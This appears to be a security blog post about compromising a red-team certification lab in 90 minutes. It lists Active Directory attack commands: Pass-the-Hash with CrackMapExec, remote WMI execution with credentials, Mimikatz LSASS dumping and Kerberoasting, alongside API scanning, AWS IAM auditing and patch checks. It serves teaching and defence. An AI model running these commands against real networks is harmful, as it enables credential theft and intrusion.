Listen to this Post
Introduction:

The claim of compromising a Corporate Red Team Assessment (CRTA) environment in just 90 minutes represents a pinnacle of offensive security efficiency. This feat demonstrates a masterful application of automated enumeration, privilege escalation chaining, and lateral movement techniques, primarily within an Active Directory ecosystem. Understanding the specific commands and methodologies behind such a rapid compromise is crucial for both red teams seeking to refine their tradecraft and blue teams aiming to build defensible architectures.
Learning Objectives:
- Master the initial enumeration and attack surface mapping commands for Windows and Active Directory environments.
- Understand the core privilege escalation vectors and how to exploit them using verified PowerShell and Command Prompt snippets.
- Learn the essential techniques for lateral movement and domain dominance, including Pass-the-Hash and Kerberoasting.
You Should Know:
1. Initial Reconnaissance: The Art of Automated Enumeration
Before firing a single exploit, a thorough understanding of the target environment is paramount. The initial foothold is often gained through phishing or a vulnerable web application, but the real race begins with post-exploitation enumeration.
 Windows System & Domain Information Gathering
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"Domain"
whoami /priv
net user %username%
net localgroup administrators
net groups /domain

Active Directory Domain Reconnaissance
net group "Domain Computers" /domain
net group "Domain Admins" /domain
adfind -b dc=lab,dc=local -f (objectcategory=person)
Step-by-step guide:
- Gather System Context: Start with `systeminfo` to understand the OS build and whether you are on a domain-joined machine. The `whoami /priv` command reveals your current privileges, highlighting potential avenues for privilege escalation like
SeImpersonatePrivilege. - Enumerate Local Access: Use `net user
` and `net localgroup administrators` to see your local account details and identify other local administrators.</li>
<li>Pivot to Domain Recon: The `net groups /domain` commands provide a high-level view of critical domain groups. For deeper, more granular enumeration, tools like `AdFind` are used to query Active Directory for all user objects, computers, and other sensitive data, mapping the entire attack surface.</li>
</ol>

<h2 style="color: yellow;">2. Privilege Escalation: From User to SYSTEM</h2>

Gaining administrative privileges on the initial host is a critical step towards domain compromise.

[bash]
 Check for unquoted service paths (Common Misconfiguration)
wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows" | findstr /i /v """

Exploitable Privilege Checks (PowerShell)
whoami /priv | findstr /i "SeAssignPrimaryToken SeBackupPrivilege SeDebugPrivilege SeImpersonatePrivilege"

Classic PrintSpooler Exploit (Check & Exploit)
 Check for vulnerability:
ls \localhost\pipe\spoolss
 Use a public exploit (e.g., PrintNightmare) if vulnerable.
Step-by-step guide:
- Identify Misconfigurations: The WMIC command for unquoted service paths can reveal services that can be hijacked by placing a malicious executable in a path before the legitimate one.
- Audit Privileges: The `whoami /priv` output is parsed for highly powerful privileges. If `SeImpersonatePrivilege` is enabled, tools like `JuicyPotato` or `PrintSpoofer` can be used to impersonate the SYSTEM user.
- Exploit Network Services: The check for the `spoolss` named pipe indicates a search for the PrintSpooler service vulnerability, which has been a reliable method for escalating privileges on many Windows networks.
3. Lateral Movement: Pass-the-Hash and WMI Execution
With local admin credentials or hashes, moving laterally across the network becomes the primary objective.
 Linux: Using CrackMapExec for Pass-the-Hash
crackmapexec smb 192.168.1.0/24 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f800a280a4' -x whoami

Windows: Using built-in WMI for remote command execution
wmic /node:"192.168.1.10" /user:"LAB\Administrator" /password:"P@ssw0rd123" process call create "cmd.exe /c whoami > C:\output.txt"
Step-by-step guide:
- Hash-Based Authentication: Instead of cracking passwords, Pass-the-Hash (PtH) techniques use the captured NTLM hash of a user to authenticate. CrackMapExec is the tool of choice for executing this attack at scale against an entire subnet, spraying the hash and executing commands on successful authentications.
- Remote Code Execution: Windows Management Instrumentation (WMI) provides a built-in method for remote administration. The `wmic` command can be used to create processes on remote machines, allowing an attacker with valid credentials to run commands as if they were logged in locally.
4. Domain Dominance: Dumping Credentials and Kerberoasting
The final phase involves extracting the highest-value credentials to achieve full control over the domain.
 Dumping LSASS memory with Mimikatz (requires elevated privileges)
mimikatz  privilege::debug
mimikatz  sekurlsa::logonpasswords

Requesting Kerberoastable Service Tickets & Exporting for Offline Cracking
 Using PowerView:
Get-DomainUser -SPN | Get-DomainSPNTicket -Format HashCat
Step-by-step guide:
- Extract In-Memory Secrets: Tools like Mimikatz interact with the Local Security Authority Subsystem Service (LSASS) to dump plaintext passwords, NTLM hashes, and Kerberos tickets from memory. The `sekurlsa::logonpasswords` command is infamous for this.
- Target Service Accounts: Kerberoasting targets service accounts (those with Service Principal Names – SPNs). Using PowerView, an attacker requests a Kerberos ticket for these accounts. These tickets are encrypted with the service account’s password hash and can be exported to be cracked offline with tools like Hashcat, often revealing weak service account passwords.
5. API Security: The Modern Attack Surface
While Active Directory is a primary target, modern environments rely heavily on APIs, which present their own set of vulnerabilities.
 Scanning for API Endpoints and Vulnerabilities with Nuclei
nuclei -u https://api.target.com -t /http/exposed-panels/ -t /http/misconfiguration/ -severity medium,high,critical

Fuzzing for Hidden Endpoints with FFuf
ffuf -w /usr/share/wordlists/api/endpoints.txt -u https://target.com/api/FUZZ -fc 403
Step-by-step guide:
- Automated Vulnerability Discovery: Nuclei uses community-powered templates to scan for thousands of known vulnerabilities, misconfigurations, and exposed panels in web applications and APIs.
- Discover Hidden Endpoints: API endpoints are not always documented. Tools like `FFuf` use fuzzing to brute-force directory and endpoint names, uncovering hidden functionality that could be vulnerable to exploitation, such as unauthorized data access or command injection.
6. Cloud Hardening: Securing the IAM Layer
As organizations move to the cloud, misconfigured Identity and Access Management (IAM) becomes a critical risk.
 AWS CLI: Auditing IAM Policies for Overly Permissive Statements
aws iam list-policies --scope Local --only-attached
aws iam get-policy-version --policy-arn arn:aws:iam::123456789012:policy/ExamplePolicy --version-id v1

Check for Publicly Accessible S3 Buckets
aws s3api get-bucket-acl --bucket my-bucket
aws s3api get-bucket-policy-status --bucket my-bucket
Step-by-step guide:
- List and Review Policies: The AWS CLI commands first list all customer-managed IAM policies and then retrieve the specific JSON document of a policy version. This allows a defender (or attacker) to manually review for overly permissive actions like `s3:` or
iam:PassRole. - Audit S3 Bucket Permissions: S3 buckets are a common source of data leaks. These commands check the Access Control List (ACL) and policy status of a bucket to determine if it is publicly accessible or has other insecure grants.
7. Vulnerability Mitigation: Patching and System Hardening
Understanding exploitation is only half the battle; implementing robust defenses is key.
 Linux: Automated Security Updates (Ubuntu)
sudo apt update && sudo apt list --upgradable
sudo unattended-upgrade --dry-run

Windows: Using PowerShell to enumerate missing patches
Get-HotFix | Sort-Object InstalledOn -Descending | Select-Object -First 10
 Using WMIC to check for a specific patch (e.g., MS17-010)
wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr "KB4012212"
Step-by-step guide:
- Automate Patching: On Linux, `unattended-upgrade` can be configured to automatically install security updates. The `dry-run` command previews what will be updated. Regularly running `apt update && apt upgrade` is mandatory.
- Audit Installed Patches: On Windows, PowerShell’s `Get-HotFix` and WMIC commands allow administrators to audit the patch level of a system. This is critical for verifying the installation of patches for critical vulnerabilities like EternalBlue (MS17-010).
What Undercode Say:
- Speed is a Function of Automation: A 90-minute compromise is not about manual exploitation; it’s about pre-written scripts, toolchains, and a deep understanding of the attack path that allows for rapid, automated execution.
- The Identity Layer is the New Perimeter: The entire attack chain, from initial recon to domain dominance, revolves around compromising user and service identities within Active Directory. Defending these identity stores is more critical than ever.
The CRTA pwn demonstrates a shift from slow, methodical penetration testing to high-speed, automated adversary emulation. This reflects the reality of modern threats where attackers use toolkits that perform these enumeration and exploitation steps in minutes. The defensive lesson is clear: manual detection and response are insufficient. Organizations must implement robust, automated detection for the specific techniques outlined here—especially unusual WMI and PowerShell activity, Pass-the-Hash attempts, and anomalous Kerberos ticket requests—to have any hope of disrupting such a fast-moving attack.
Prediction:
The techniques demonstrated in the CRTA compromise will increasingly be packaged into AI-powered offensive security platforms. These systems will not only automate the exploitation of known misconfigurations but will also use machine learning to predict the most probable attack path through a network, dynamically generating custom payloads and bypassing behavioral analytics. This will compress attack timelines from minutes to seconds, forcing the cybersecurity industry to develop autonomous defense systems capable of responding at machine speed without human intervention. The future of cyber conflict will be a battle of algorithms, with human operators overseeing the strategic decision-making process.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Adham Elhansye – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


